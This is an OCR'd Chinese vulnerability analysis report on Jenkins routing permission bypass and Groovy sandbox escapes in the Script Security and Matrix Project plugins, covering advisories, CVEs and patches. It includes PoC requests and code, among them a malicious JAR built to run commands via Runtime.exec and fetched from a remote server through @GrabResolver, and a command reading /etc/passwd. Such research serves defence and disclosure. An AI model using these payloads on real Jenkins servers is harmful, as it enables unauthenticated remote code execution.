还是以/securityRealm/user/admin/ 为例，在解析至securityRealm 的时候命中白名单，正常返回，而解析至 admin 的时候因为 User 类并非 StaplerProxy 子类，所以会跳过 getTarget() 检查，成功绕过。

跨物件操作

接下来关注 DescriptorByName。

从继承关系图可以看到 User 也是 DescriptorByNameOwner 接口的实现。

而 DescriptorByNameOwner 接口调用的是 jenkins.model.Jenkins#getDescriptor。

```
public interface DescriptorByNameOwner extends ModelObject {
    default Descriptor getDescriptorByName(String id) {
        return Jenkins.getInstance().getDescriptorByName(id);
    }
}
```

该方法首先获取了所有的 descriptors，如果传入的 id 匹配到了相应的 descriptor 就能去调用指定的方法，例如 org.jenkinsci.plugins.scriptsecurity.sandbox.groovy.SecureGroovyScript#DescriptorImpl, getDisplayName() 和 doCheckScript() 都是能被调用到的

因此，通过构造 /securityRealm/user/DescriptorByName/xxx

的方式就可以调用到任意类的任意方法，只要满足下面两个条件：

1. 符合上文整理的命名规则；

2. 目标类继承了 Descriptor。

利用链：

Jenkins->Hudson Private Security Realm->User->Descriptor By Name Owner->Jenkins->Descriptor

在这个漏洞修复后还想再利用则必须开启 Allow anonymous read access 匿名用户访问权限，否则会抛出 404

总结

本报告上篇讨论了 Jenkins 动态路由机制和路由绕过的问题，通过这个脆弱点可以绕过用户权限检查从而访问到特定的物件，为下一步进行远程代码执行漏洞攻击降低了攻击门槛，是一个非常巧妙的入口。下篇将分析 Jenkins 主流插件 Script Security 中针对 Groovy 沙箱的绕过方法。

参考

•https://jenkins.io/security/advisories/

•https://devco.re/blog/2019/01/16/hacking-Jenkins-part1-play-with-dynamic-routing/

Jenkins 路由解析及沙箱绕过漏洞分析报告(下)

绿盟科技 网络攻防实验室 金超前

本报告下篇分析 Jenkins 主流插件 Script Security 中针对 Groovy 沙箱的绕过方法，梳理了 Jenkins 官方 2018—2019 年以来涉及沙箱绕过的安全更新，探讨 Java 沙箱在 Java 应用中的安全性。

突破 Groovy 沙箱

借用 @ 廖新喜在 2019 KCon 大会的议题《Java 生态圈沙箱逃逸实战》中的一张图，概括了 Groovy 沙箱的绕过史。

下面按照官方发布的安全更新先后顺序梳理在 Script Security 插件中出现的沙箱绕过漏洞。

SECURITY-1266

- 公告：https://jenkins.io/security/advisory/2019-01-08/#SECURITY-1266
- CVE：CVE-2019-1003000
- 插件：Script Security
- 影响版本：<=1.49
- 利用点

–org.jenkinsci.plugins.scriptsecurity.sandbox.groovy.SecureGroovyScript#DescriptorImpl


–org.jenkinsci.plugins.workflow.cps#CpsFlowDefinition

分析

DescriptorImpl 继承自 Descriptor，通过上面的利用链能调用到这个 descriptor 并且能指定调用方法，同时这个类的 doCheckScript 方法对 Groovy 脚本进行了解析，又根据上文的分析我们可以调用到任意 do 方法，因此这个过程可以控制传入的脚本内容进而绕过沙箱执行代码。

下面是分析 GroovyShell 解析脚本的过程。

通过 parse() 方法解析 Groovy 脚本，经过一系列调用后进入 GroovyClassLoader#doParseClass() 方法，在该方法中的 unit.compile(goalPhase); 完成解析。



其中 goalPhase 记录了当前解析的阶段，相关定义在 org.codehaus.groovy.control.Phases，可以看到在 Groovy compile 的时候共有 9 个阶段，其中 ALL 和 FINALIZATION 定义是一样的。

从注释也能看出来，分别是：

1. 初始化：打开源文件并配置环境；

2. 解析：语法用于生成代表源代码的令牌树；

3. 转换：从标记树创建抽象语法树（AST）；

4. 语义分析：执行语法无法检查的一致性和有效性检查，并解析类；

5. 规范化：完成 AST 的构建；

6. 指令选择：选择指令集，如 Java 6 或 Java 7 字节码级别；


7. 类生成：在内存中创建类的字节码；

8. 输出：将二进制输出写入文件系统；

9. 完成：执行任何最后的清理。


跟入 CompilationUnit#compile()，如右图所示。

可以看到当执行到阶段 4 时会先调用 do Phase Operation() 方法，然后继续 process Phase Operations() 和 process NewPhase Operations() 操作，接着如果 progress Callback 不为空的话会去调用回调函数，当第一次进行到阶段 4 的时候，会设置 progress Callback 为 ASTTest Trans for mation，接下来的阶段 progress



Callback 都为这个值，直到执行到设置好的阶段 7。

在执行 progress Callback.call，即调用到 ASTTest Trans for mation#visit() 的过程中，会再次调用到 Groovy Shell#evaluate()，随后再次进入 parse 的流程，这是一个递归的过程，也就是说从阶段 4 到阶段 7 一共会执行 4 次 parse，每次 parse 完成通过 script.run() 执行代码。



本地测试一下，打印出每次执行到的阶段，可以看到对 ASTTest 的解析会涉及阶段 4 到阶段 7。

```
@ASTTest(value = {
    System.out.println "current compile phase: $compilePhase"
})

> groovy.bat ...\ASTTestPoc.groovy
current compile phase: SEMANTIC_ANALYSIS
current compile phase: CANONICALIZATION
current compile phase: INSTRUCTION_SELECTION
current compile phase: CLASS_GENERATION
```

一个 tips :

@ASTTest 有两个参数，其中 phase 可以指定 ASTTest 执行的阶段，在该阶段结束时作用于 AST 树。

参 考 : https://groovy-lang.org/metaprogramming.html#xform-ASTTest


因此，通过 @ASTTest 语法可以利用断言执行代码，这个过程发生在 Groovy 解析脚本的过程中，而不用等到具体调用再执行。

PoC

GET /security Realm/user/admin/descriptor By Name/org.jenkinsci.plugins.script security.sandbox.groovy.Secure Groovy Script/check Script?sandbox=true&value=import%20groovy.trans form.*%0a@ASTTest(value={***})%0aclass%20ASTTest Poc{}

补丁

- jenkinsci/script-security-plugin commit
- 版本 : 1.50
- 概述 : 新增 RejectASTTransformsCustomizer 类，拦截 ASTTest.class 和 Grab.class，出现这两个语法会抛出异常



SECURITY-1292

- 公告 : https://jenkins.io/security/advisory/2019-01-28/#SECURITY-1292
- CVE : CVE-2019-1003005
- 插件 : Script Security Plugin
- 版本 : <=1.50

Script Security sandbox protection could be circumvented during the script compilation phase by applying AST transforming annotations such as @Grab to source code elements.

This affected an HTTP endpoint used to validate a user-submitted Groovy script that was not covered in the 2019-01-08 fix for SECURITY-1266 and allowed users with Overall/Read permission to bypass the sandbox protection and execute

arbitrary code on the Jenkins master.

org.jenkinsci.plugins.scriptsecurity.sandbox.groovy.SecureGroovyScript#DescriptorImpl 利用链中的 doCheckScript 方法没有及时更新修复后的安全方法，依然存在风险，绕过点就是利用 @Grab。

Grape 是一个内嵌在 Groovy 中的 JAR 依赖项管理器，方便在 classpath 中快速添加 Maven 库依赖项，更易于编写脚本。最简单的用法是在脚本上添加注释（annotation），如下所示：

```
@Grab(group='org.springframework', module='spring-orm', version='3.2.5.RELEASE')
import org.springframework.jdbc.core.JdbcTemplate
```

程序会自动去仓库下载对应的库，并保存在 ~/.groovy/grapes/ 目录。

分析

现在只需找到一个可以利用的类便可完成代码执行，这里列举两个：

org.zeroturnaround.zt-exec 类，本地测试

```
@Grab('org.zeroturnaround:zt-exec:1.11')
import org.zeroturnaround.exec.ProcessExecutor
new ProcessExecutor().command("calc").execute()
```

除此之外，adamyordan/cve-2019-1003000-jenkins-rce-poc 利用了 org.buildobjects.process.ProcBuilder 类，效果是一样的

```
import org.buildobjects.process.ProcBuilder
@Grab('org.buildobjects:jproc:2.2.3')
class Dummy{ }
print new ProcBuilder("/bin/bash").withArgs("-c","cat /etc/passwd").run().getOutputString()
```

但是，在 Jenkins 中执行并不能正常触发，报错如下：

```
Caused by: java.lang.RuntimeException: No suitable ClassLoader found for grab
    at sun.reflect.NativeConstructorAccessorImpl.newInstance0(Native Method)
    at sun.reflect.NativeConstructorAccessorImpl.newInstance(NativeConstructorAccessorImpl.java:62)
    at sun.reflect.DelegatingConstructorAccessorImpl.newInstance(DelegatingConstructorAccessorImpl.java:45)
    at java.lang.reflect.Constructor.newInstance(Constructor.java:423)
    at org.codehaus.groovy.reflection.CachedConstructor.invoke(CachedConstructor.java:83)
    at org.codehaus.groovy.runtime.callsite.ConstructorSite$ConstructorSiteNoUnwrapNoCoerce.callConstructor(ConstructorSite.java:105)
    at org.codehaus.groovy.runtime.callsite.CallSiteArray.defaultCallConstructor(CallSiteArray.java:60)
    at org.codehaus.groovy.runtime.callsite.AbstractCallSite.call
```

Constructor(AbstractCallSite.java:235)

at org.codehaus.groovy.runtime.callsite.AbstractCallSite.call Constructor(AbstractCallSite.java:247)

at groovy.grape.GrapeIvy.chooseClassLoader(GrapeIvy.groovy:182)

at groovy.grape.GrapeIvy$chooseClassLoader.callCurrent(Unknown Source)

at groovy.grape.GrapeIvy.grab(GrapeIvy.groovy:249)

at groovy.grape.Grape.grab(Grape.java:167)

at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)

at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)

at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)

at java.lang.reflect.Method.invoke(Method.java:498)

at org.codehaus.groovy.reflection.CachedMethod.invoke(CachedMethod.java:93)

at groovy.lang.MetaMethod.doMethodInvoke(MetaMethod.java:325)

at org.codehaus.groovy.runtime.callsite.StaticMetaMethodSite.invoke(StaticMetaMethodSite.java:46)

at org.codehaus.groovy.runtime.callsite.StaticMetaMethodSite.callStatic(StaticMetaMethodSite.java:102)

at org.codehaus.groovy.runtime.callsite.CallSiteArray.defaultCallStatic(CallSiteArray.java:56)

at org.codehaus.groovy.runtime.callsite.AbstractCallSite.callStatic(AbstractCallSite.java:194)

at org.kohsuke.groovy.sandbox.impl.Checker$2.call(Checker.java:188)

at org.kohsuke.groovy.sandbox.impl.Checker.checkedStaticCall(Checker.java:190)

at org.kohsuke.groovy.sandbox.impl.Checker$checkedStaticCall$0.callStatic(Unknown Source)

at org.codehaus.groovy.runtime.callsite.CallSiteArray.defaultCallStatic(CallSiteArray.java:56)

at org.codehaus.groovy.runtime.callsite.AbstractCallSite.callStatic(AbstractCallSite.java:194)

at org.codehaus.groovy.runtime.callsite.AbstractCallSite.callStatic(AbstractCallSite.java:222)

at Script1.<clinit>(Script1.groovy)

... 95 more

下面针对这个异常来分析 @grab 的执行流程。

@grab 的解析与上面 @ASTTest 类似，同样是 9 个阶段，不同的是解析 ASTTest 时回调的是 ASTTestTransformation 而 grab

回调的是 GrabAnnotationTransformation#visit()，进而执行到 groovy.grape.Grape#grab

最终的实现由 groovy.grape.GrapeIvy#grab 来完成，源码

在这个过程中会通过两次 chooseClassLoader 来加载 class，当 class 以及其父类不属于 groovy.lang.GroovyClassLoader 或者 org.codehaus.groovy.tools.RootLoader 时会抛出 No suitable ClassLoader found for grab. 如右图所示。


通过 Matrix Project Plugin 插件来跟踪流程，该插件的 Combination Filter 功能可以进行 groovy 解析，这个地方也披露过一个沙箱绕过漏洞，具体分析请参考下文 [SECURITY-1339] {#SECURITY-1339}

当用户从 Configuration Matrix 页面上保存配置时，调用如下


```
public Script parse(GroovyCodeSource codeSource) throws CompilationFailedException {
    return InvokerHelper.createScript(this.parseClass(codeSource), this.context);
    }
```

在执行 createScript() 和 parseClass() 两个方法时都会对 grab 进行解析，但参数有所不同


parseClass() 过程传递的参数 classLoader 为 GroovyClassLoader，因此能够正常加载，即一次成功的 grab 解析过程



createScript() 过程的 args 参数不含 classLoader，于是 Jenkins 会加载当前插件类 script-security，不属于上面提到的 groovy.lang.GroovyClassLoader 或者 org.codehaus.groovy.tools.RootLoader，所以会抛出 No suitable ClassLoader found for grab 异常，但是恶意代码已经在第一次解析的时候触发了。



两次调用栈对比



接下来当成功获取到 loader 后会通过下面两个方法开始解析具体的 jar 文件，重点关注 processOtherServices()

- processCategoryMethods()
- processOtherServices()

可以看到在 processRunners() 中有 newInstance() 方法，当我们把 META-INF/services/org.codehaus.groovy.plugins.Runners 设置成恶意类时，Grape 就会以这个类为入口点，即可创建这个类

的实例，这也就是 Orange 在 Hacking Jenkins Part 2 中提到要将执行的类名放到该路径下的原因：

这里的 newInstance() 不就代表着可以呼叫到任意类别的 Constructor 吗？没错！所以只需产生一个恶意的 JAR 档，把要执行的类别全名放至 META-INF/services/org.codehaus.groovy.plugins.Runners 中即可呼叫指定类别的 Constructor 去执行任意代码！

因此该漏洞的触发方式是，使用 @grab 引入外部 jar 文件，并且 jar 包中的 META-INF/services/org.codehaus.groovy.plugins.Runners 内容为要执行的类名，通过 GroovyShell.parse 即可触发。


PoC

需要额外创建恶意 jar 包并放在 ~/.groovy/grapes/jars 目录，较鸡肋，配合 @GrabResolver 从远程获取恶意类更方便触发，详细分析参考 [SECURITY-1319]{#SECURITY-1319}

补丁

- jenkinsci/script-security-plugin commit
- 版本：1.51
- 概述：在 1.50 的修复中新增了一个 RejectASTTransforms Customizer 类用来拦截黑名单，但是在 SecureGroovyScript#DescriptorImpl 的 doCheckScript() 方法中并没有调用，在该版本修改了直接 parse 的过程。

createSecureCompilerConfiguration() 方法即在 SECURITY-1266 中新增的修复方法。



SECURITY-1318

@Grapes 可以进行多重注释，如

```
@Grapes([
@Grab(group='commons-primitives', module='commons-primitives', version='1.0'),
@Grab(group='org.ccil.cowan.tagsoup', module='tagsoup', version='0.9.7')])
class Example {
// ...
}
```

所以上面的 @Grab 可以放进 @Grapes 中，效果是一样的，以此来绕过黑名单。

PoC

```
@Grapes([@Grab('org.zeroturnaround:zt-exec:1.11'), @GrabConfig(systemClassLoader=false)])
import org.zeroturnaround.exec.ProcessExecutor;
***
```

SECURITY-1319

使用 @GrabResolver 可以从指定仓库下载依赖文件，如

@GrabResolver(name='restlet', root='http://maven.restlet.org/')

@Grab(group='org.restlet', module='org.restlet', version='1.1.6')

这里的 root 可以指定任意地址，也就可以从远程获取恶意 jar 文件，这也是 Orange 在 Hacking Jenkins Part 2 提到的方法。

PoC

1. 编写执行命令的恶意类

```
public class Exploit {
    public Exploit() {
        try {
            String payload = "calc";
            String[] cmds = {"cmd", "/c", payload};
            java.lang.Runtime.getRuntime().exec(cmds);
        } catch (Exception e) {
        }
    }
}
```

2. 编译生成 class

javac Exploit.java

3. 创建文件夹

mkdir -p META-INF/services/

4. 将要执行的类名写入到 META-INF/services/org.codehaus.groovy.plugins.Runners 中，原因见上文 @grab 的分析

echo Exploit >META-INF/services/org.codehaus.groovy.plugins.Runners

5. 打包成 jar

jar cvf payload-1.jar Exploit.class META-INF/

6. 创建目录，与最终 poc 中 garb 的 group，module，version 关联，如

@Grab(group='exp',module='payload',version='1')

则创建 exp/payload/1 目录


7. 把生成的 jar 文件放在 exp/payload/1 中，并开启一个 http 服务

8. 发送 PoC

GET /security Realm/user/admin/descriptor By Name/org.jenkinsci.plugins.script security.sandbox.groovy.Secure Groovy Script/check Script?sand box=true&value=@Grab Config(disable Check sums=true)%0a @Grab Resolver(***)%0a @Grab

(***)%0aimport%20 Exploit;

9.http 响应并执行命令



注意：

1. 当通过 grab 拉取 jar 后会在 ~/.groovy/grapes 目录创建相应的 ivy.xml 文件（类似于 pom 文件，保存依赖关系）和 jars 目录，当再次请求相同的包时会从本地获取 jar 文件而不会去请求 http，如果要再次请求就需要更改包名或版本；

2. 还需要注意目标的 Java 版本与编译恶意类的 Java 版本是否一致，否则会报错。

SECURITY-1320

•CVE：CVE-2019-1003024

• 插件：Script Security Plugin

• 版本：<=1.52

补丁中对 1320 的测试用例提示了绕过方法，就是通过导入别名的方式

PoC

```
import groovy.transform.ASTTest as lolwut;
@lolwut(value={ “” ***})
class ASTTestPoc{};
```

SECURITY-1321

- CVE：CVE-2019-1003024
- 插件：Script Security Plugin
- 版本：<=1.52

同样根据测试用例发现通过元注释来绕过

文档上的例子：


```
import groovy.transform.*
@AnnotationCollector([EqualsAndHashCode, ToString])
@interface Simple {}

@Simple
class User {
    String username
    int age
}

def user = new User(username: 'mrhaki', age: 39)
assert user.toString()
```

PoC

```
import groovy.transform.*;
@AnnotationCollector([ASTTest])
@interface Lol {}
@Lol(value={ “” ***)
class ASTTestPoc{};
```

补丁

- jenkinsci/script-security-plugin commit
- 版本：1.53
- 概述: SECURITY-1318, SECURITY-1319, SECURITY-1320, SECURITY-1321 均在 1.53 版本中修复，把 Grab 注释相关的方法全部放进了黑名单



SECURITY-1339

• 公告：https://jenkins.io/security/advisory/2019-03-06/#SECURITY-1339

• CVE：CVE-2019-1003031


• 插件：Matrix Project Plugin

• 影响版本：<= 1.13


这个漏洞需要配合 SECURITY-1336 (1) / CVE-2019-1003029 触发，本质还是利用在解析 groovy 脚本后中通过 script.run() 执行代码

分析

从页面提交 Filter 之后执行到 hudson.matrix.Matrix Project #submit()，payload 传给参数 combination Filter，随后执行 rebuild Configurations



payload 传入 evalGroovyExpression，然后调用 hudson.matrix.FilterScript#parse() 方法初始化一个 GroovyShell，并通过 GroovyShell 解析表达式，代码得到执行。



PoC

```
class poc{poc(){”  ***}}
```

补丁

• jenkinsci/script-security-plugin commit

• jenkinsci/matrix-project-plugin commit


• 概述：

在 SECURITY-1336 的修复中，使用安全的方法


GroovySandbox.run(GroovyShell, String, Whitelist)

代替

GroovySandbox.run(Script, Whitelist)



安全方法会在执行之前通过白名单检查，之后直接通过 shell.parse 会抛出一个 java.lang.IllegalStateException 的异常



SECURITY-1465

- 公告：https://jenkins.io/security/advisory/2019-07-31/#SECURITY-1465%20(2)
- CVE：CVE-2019-10355, CVE-2019-10356
- 插件：Script Security
- 影响版本：<=1.61

概述

Groovy 语法中的方法指针运算符 .& 可以获取一个方法指针，后面再调用该指针可以直接访问到指定方法，如：

```
void doSomething(def param) {
    println "In doSomething method, param: " + param
}
def m = this.&doSomething
m("test param");
```

参考：http://docs.groovy-lang.org/latest/html/documentation/core-operators.html#method-pointer-operator

分析

org.kohsuke.groovy.sandbox.GroovyInterceptor 是一个拦截器类，功能是为当前线程创建相应方法的拦截器，在接收拦截之前，需要通过 GroovyInterceptor#register() 注册，相关方法在

在 script-security 1.58 版本中把这部分代码放到了 GroovySandbox.Scope enter() 方法中


而 register() 方法的功能是通过 threadInterceptors.get().add() 为当前线程注册拦截器

```
public void register() {
    ((List)threadInterceptors.get()).add(this);
}
```

该漏洞的利用点就是在 threadInterceptors.get() 获取到线程信息之后，再调用 clear() 方法清除当前线程的所有拦截器，使黑名单失效，然后就可以注入自定义代码来绕过沙箱

本地测试一下

```
({ org.kohsuke.groovy.sandbox.GroovyInterceptor.
threadInterceptors.get().clear(); "calc" }()).execute();
```



但是直接发送这个脚本会被 org.jenkinsci.plugins.scriptsecurity.sandbox.whitelists.StaticWhitelist#rejectStaticField() 拦截，于是可以在 execute 之前利用 .& 操作符绕过

或者利用这个 issue 的方式，在此处 .& 并没有起到实质调用的作用，只是为了绕过 Jenkins 对 staticField 的检查

PoC


PoC 的变化也多种多样，可以通过上面分析的 Matrix Project Plugin 插件触发

• Poc1

```
({ org.kohsuke.groovy.sandbox.GroovyInterceptor.
threadInterceptors.*** }().&toString).execute();
```


• PoC2

```
1.&({ org.kohsuke.groovy.sandbox.GroovyInterceptor.
threadInterceptors.*** }()); ***.execute()
```



补丁

- jenkinsci/groovy-sandbox commit
- 概述：在方法指针表达式增加了 transform 检查



SECURITY-1538

- 公告：https://jenkins.io/security/advisory/2019-09-12/#
- CVE：CVE-2019-10393，CVE-2019-10394，CVE-2019-10399, CVE-2019-10400
- 插件：Script Security
- 影响版本：<=1.62

概述

该问题与 SECURITY-1465 一样，由于 groovy 语法特性导致绕过，此次利用的是方法调用表达式，可以通过 () 运算符直接调用 call 方法，如：

```
class MyCallable {
    int call(int x) {
        2*x
    }
}
def mc = new MyCallable()
assert mc.call(2) == 4
assert mc(2) == 4
```

参考：http://docs.groovy-lang.org/latest/html/documentation/core-operators.html#method-pointer-operator

同理，自增 (++) 自减 (--) 运算符也能间接调用到方法

分析

本质上还是通过 threadInterceptors.get().clear() 清除拦截器再执行任意代码

PoC

- poc1

'calc'.({ org.kohsuke.groovy.sandbox.GroovyInterceptor.threadInterceptors.get(). “” *** }())();


- poc2

++({ org.kohsuke.groovy.sandbox.GroovyInterceptor.threadInterceptors.get().clear(); "toString" }());

’ ***

补丁

- jenkinsci/groovy-sandbox commit
- 概述：对方法调用表达式以及递增递减表达式都做了处理



SECURITY-1294

- 公告：https://jenkins.io/security/advisory/2019-08-28/#SECURITY-1294
- CVE-2019-10390
